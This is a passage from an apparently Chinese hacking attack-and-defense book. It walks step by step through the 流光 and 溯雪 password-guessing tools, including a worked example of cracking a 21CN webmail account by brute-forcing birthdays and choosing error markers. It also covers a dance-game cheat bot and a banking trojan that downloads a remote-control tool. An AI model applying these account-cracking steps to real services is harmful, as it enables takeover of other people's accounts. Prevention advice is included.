


图 1-21 加入 Name 文件(1)




图 1-22 加入 Name 文件(2)

（5）有了用户名，就可以进行探测了，大家会想到怎么不用密码？其实流光有个简单模式的探测，也就是用内置的密码“123456”和“用户名”来进行探测，因为这样的密码是使用频率最高。当然也可以修改这个简单模式的文件，加入自己认为弱智的密码。方法是：单击工具菜单 → 模式文件设定 → 简单模式探测设置文件 → 加入要加入的密码 → 把设置文件存盘。单击探测 → 简单模式探测，就开始探测了。

3. 预防措施

由于“流光”综合了多种扫描探测方式，所以很难防备，对付它必须及时打好各种补丁，同时还要使用防火墙。通过合理的设置规则就可以把有害的数据包挡在机器之外。如果不熟悉网络，最好不要调整它。如果熟悉网络，就可以非常灵活的设计合适自己使用的规则。

1.2.8　溯雪

1. 溯雪简介

溯雪是利用 asp、cgi 对免费信箱、论坛、聊天室进行密码探测的软件。密码探测主要是通过猜测生日的方法来实现，成功率可达 60% －70%。溯雪的运行原理是通过提取 asp、cgi 页面表单，搜寻表单运行后的错误标志，有了错误标志后，再挂上字典文件来破解信箱密码。用溯雪来探测信箱密码是很容易的，由于许多人对密码的设置采用了自己的生日或常用英文单词等较简单的方式，这给溯雪留下了很大的施展空间。溯雪的主要功能有：

（1）对免费信箱的探测，主要通过猜测生日的方法。

（2）对各种社区、BBS、聊天室等密码的探测（可以暴力猜测管理员密码）。

（3）此外还有一个暴力灌水功能，包括暴力注册，聊天室暴力灌水。

（4）可以用做浏览器。

2. 溯雪的使用

（1）首先看下溯雪的界面，如图 1 －23 所示。如图中所指，1 －浏览器（和浏览器是一样的功能，一般是用来浏览要破解的网站用的）；2 －控制台（设置各种属性都会在这里有显示）；3 －表单选择区（有些时候一个网站有多个表单，会在这里显示，点不同的表单，在 5 处显示也不一样）；4 －标志设置区；5 －表单设置区（用 CTRL ＋I 提取）；6 －探测历史记录区（如果探测成功，结果会显示在这里）。

（2）在这里以破解 21CN 的信箱为例来说明溯雪的使用。首先进入 21CN 个人免费邮箱注册用户密码提示界面，如图 1 －24 所示。按 CTRL ＋I 提取表单，如图 1 －25 所示。双击某个表单项，会弹出提示框，用来设置表单的某些属性。一些表单项的设置如下：

NewUserN. . . 是要破解的用户名。




图 1-23 溯雪界面

birth_year：在这里填入要破解人的出生年，如果不知道具体的可以用自带的字典。

birth_month：可以使用溯雪的字典，在目录下的 month. doc。

birth_day：可以使用溯雪的字典，在目录下的 day. doc。

（3）如果上面已经填好了的话，就可以开始破解了。按 CTRL + R 开始，最关键的到了，如图 1-26 所示。图中画线的地方就是错误标记，复制粘贴到"错误标记栏"中。

可能很多人不知道怎么找错误标记，下面就介绍下找错误标记的一些方法：

① 错误标志的实质

以登录免费信箱为例，正常情况下，要登录某个信箱，要先用浏览器打开那个信箱的登录页面，然后输入用户名和密码，按登录。如果输入的是正确密码，按了登录按钮之后进入的就是信箱里面的页面，如果输入的用户名或密码不正确，那么按登录按钮之后进入的就应该是另一个不同的页面，一般来说会是一个显示"用户名或密码错误"这样的页面。简单地说，输入正确与输入错误打开的不是同一页面，溯雪就是依此来判断的。

其实溯雪说到底就是在指定的登录页面，按照提供的各个字段的内容填充页面上的表单，然后提交，并检测返回来的内容，如果返回来的内容在相同位置上和指定的错误标志不同，溯雪就会假设这一次提交的是正确的并会记录下来。所以错误标志的选择非常重要，是




图 1－24　密码提示界面




图 1－25　提取表单




图 1-26　选择标记

成功的关键,但反过来说,其实错误标志也很简单,要简单地给错误标志做个定义的话,应该这么说吧:错误标志其实就是当输入错误的密码或内容时就一定会在页面某个位置出现,而当输入了正确的内容则在相同位置上绝对不会出现的内容。

例如,某个信箱,当输入的用户名和密码正确了,出现的是进入到信箱里面,而当输入不正确的密码时,会提示"密码错误",那么,根据上面说的,这个"密码错误"就完全能拿来做错误标志,因为它符合错误标志的定义,就是在输入错误时一定会出现,而输入正确时就一定不会出现。

② 如何正确选择错误标志?

下面来看看具体怎样判断一个页面哪些可以做为错误标志:

• 可以用 IE 或溯雪打开这个网站,最好是在这个网站有一个帐号(注意:这个不是必要的),分别看看输入正确时和输入错误时分别打开什么页面。

• 也可以用溯雪的 Submit Test 递交测试来得到输入错误时的页面,这个和上面的原理差不多。

• 如果对这个网站输入正确和输入错误时出现的页面比较熟,或者这个网站在输入错误时出现的页面上有明显的内容,这些内容在输入正确时一定不会出现的,也可以不用上面的两种方式,直接在开始探测时选择。

在选择错误标记的时候还要注意以下几点:

• 理论上只要在输入错误后出现的页面和在输入正确后出现的页面同一位置不相同的内容,就可以做为错误标志,但一些内容如 < html > 、< font > 等不明显的内容,即在正确和

错误页面都在同一位置存在的内容，就不能做错误标志了。

• 错误标志当然是选一些“出错啦!”、“用户名和密码错误”之类的明显有提醒输入错误的内容，但这并不是绝对的，举个极端的例子，如果有个网站在输入错误时显示“哈哈，你一定是忘了什么了”，虽然这句话里面没有出错、错误等字眼，但只要能确定在输入正确时不会出现这句话，当然就能用它做错误标志。

• 有些网站，输入正确了进入另一个页面，输入错误时则回到输入的页面，这个时候虽然输入的页面没有“出错啦”之类的内容，但页面上所有的内容，只要在输入正确时不在同一位置出现相同内容的，都可以做错误标志。

③ 怎样选择理想的错误标志

有时一个网页上会有好多个地方都适合做错误标志，那么要选哪一个呢？选择不同的标志还是有优劣之分的。一般来说，选择错误标志时有一个原则，就是尽量选择靠前的，因为溯雪 B7 根据标志所在的位置来决定返回数据的长度(Packet Length)，选择靠前的标志，返回的数据长度就最小，这样探测速度也就最快。否则除了影响速度，也可能造成 Time out。

(4) 错误标记设置好后，接下来就是等待了。如果网速快的话，很快就会有结果了。如图 1 -27 所示。接下来就是猜密码的提示答案了。可以根据一些经验来猜测密码的提示答案，比如提示问题为:123，答案是:456。

图 1 -27　破解结果

以上就是如何使用溯雪破解 21CN 信箱的全过程，由于 21CN 对登陆有限制，所以不能

使用暴力猜测。

3. 预防措施

首先不要轻易暴露自己的信箱地址和论坛、聊天室的用户名，以免引起“有心人”注意；其次把密码设置复杂一些，不要设置成纯数字或纯字母，更不能少于 7 位，否则真的很危险。可以将密码设置成数字与字母相结合型，并且长度大于 7 位以上，如设置为这种样式：g19o79o09d19。这个密码是英文单词 good 和生日 1979019 的组合，记忆容易，长度又很长，是很难破解的；再次要经常更换密码，一个密码使用时间不能太长；最后一点，最好各个信箱密码都不同，以免被人一破百破。

第2章　六个常用攻防事例

2.1　劲舞团狂暴升级

随着游戏参与程度的加大，便出现了玩家修改游戏程序的现象，俗称外挂（“hack tools”，又叫“cheating program”）。所谓外挂就是指某些人利用自己的电脑技术专门针对一个或多个网络游戏，通过改变网络游戏软件的部分程序，制作而成的作弊程序。用户利用外挂这种作弊手段可以轻易得到其他正常用户无法得到、或必须通过长期运行程序才能得到的游戏效果。外挂的表现有很多种，有加速器、封包等，其最显著的特征就是为使用外挂的游戏者带来不同于正常用户的游戏效果，它能使使用外挂者比正常用户奔跑快、攻击威力加大、获得更多的游戏道具等。

应该说早期图形网络游戏（如 uo、kok）的外挂是出于善意的，外挂机器人只是代替线上玩家进行某些重复性动作，以达到长时间在线“练功”的目的，可以使一些忙于工作的人也能够享受到网络游戏的乐趣，网络游戏服务商对此也是睁只眼，闭只眼，因为它并没有对网络游戏规则造成太大的冲击。但是如今外挂已经不仅仅是重复性机器人而已，如“加速器外挂”可以大幅度修改客户端 id 的移动速度；“经验外挂”可以在游戏中向服务器发送 npc 本身 xx 倍的经验的封包，以达到迅速成长的效果；更有甚者可以对服务器端的 id 或物品进行属性修改。网络游戏蒸蒸日上，而网络外挂也是如火如荼，似乎网络外挂与网络游戏的争端从有网络游戏就开始了，越是玩家聚集的游戏其外挂现象就越是严重，游戏外挂软件的多寡已经成为评价一个网络游戏成功与否的标准。甚至有玩家戏称“没有外挂的游戏是网络垃圾”。当然这种观点有失偏颇，但外挂软件的确从另一个层面反映了网络游戏的受欢迎程度。一个网络游戏，玩的人多了，外挂就会紧跟着来。龙族、魔力宝贝、天使、传奇等等无一幸免。奇迹的外挂似乎来得更快，快到点卡还未上市，外挂卡已经开始卖了。外挂软件给部分玩家带来刺激与兴奋的同时，也破坏了游戏规则，这类外挂已经严重影响了游戏的公平性，致使其他玩家无法与使用外挂的玩家进行抗衡，于是越来越多的玩家离开了游戏，网络游戏的运营商也逐步丧失了市场。因此外挂软件损害了玩家的利益也损害了运营商的利益，从某种程度上说也破坏了网络经济的健康发展。

目前劲舞团是一款网络中非常火的应用 3D 技术的网络对战跳舞游戏。下面就介绍一个劲舞团狂暴升级的外挂程序。

劲舞小爱是一个比较流行的用于劲舞团升级的外挂小程序，其运行界面如图 2－1 所示。劲舞小爱支持全自动刷经验升级，手工模式自动过任务。设置方法如下：

（1）选择所在的大区。

（2）选择刷分的模式（注：2 人、3 人为普通模式；4 人、6 人为高八斗舞模式；1 人为任务模式，每次只能一个号过任务）。

（3）输入帐号密码后登陆即可开始刷分（注：所选模式的所有号登陆游戏后才会开始刷分）。

刷分说明：刷分至少在二人模式下才能启动，如果只有一个帐号的玩家需要申请陪刷帐号（新帐号必须进游戏建立好角色）。二人模式下帐号 1、2 都得经验，帐号 1 最多；三人模式下帐号 1、2、3 都得经验，帐号 1 最多；四人模式下帐号 1、2 都得经验，帐号 3、4 无经验，帐号 1 最多；六人模式下帐号 1、2 都得经验，帐号 3、4、5、6 无经验，帐号 1 最多。

任务说明：每升一级必须使用一人模式做完任务才会涨经验，否则经验不涨（任务一次过不了的玩家可以重复试几次）。




图 2－1　劲舞小爱界面

使用劲舞小爱可以达到快速升级的目的，但这也破坏了游戏的公平性，这里并不支持使用。

2.2　网银账号泄漏

国家计算机病毒应急处理中心通过对互联网的监测，发现一个盗取网络个人银行账号密码的网银木马程序。该木马程序伪装成一个压缩（后缀名为 .rar）文件，诱使计算机用户点击运行。木马程序一旦入侵感染计算机系统，会将自身运行复制到系统目录下，并将其属性值设置为隐藏或系统，还会修改系统注册表的启动项，使得受感染的计算机系统每次启动的时候，木马程序都会随之再次运行。

如果用户使用这个感染的计算机系统登录一些网络银行或是支付宝等系统进行网上交易活动，用户的交易账户和密码就会被盗取。该网银木马不仅能够截获计算机用户在受感染计算机系统中的所有键盘使用信息，同时在用户登录网络银行或支付宝等系统使用软键盘输入交易账号和密码时，对屏幕逐一进行快照，以窃取账号信息。该木马程序还迫使受感染计算机系统从指定的服务器上下载一种"灰鸽子"，"灰鸽子"是一种远程控制工具，它可以实现对用户系统的远程控制。

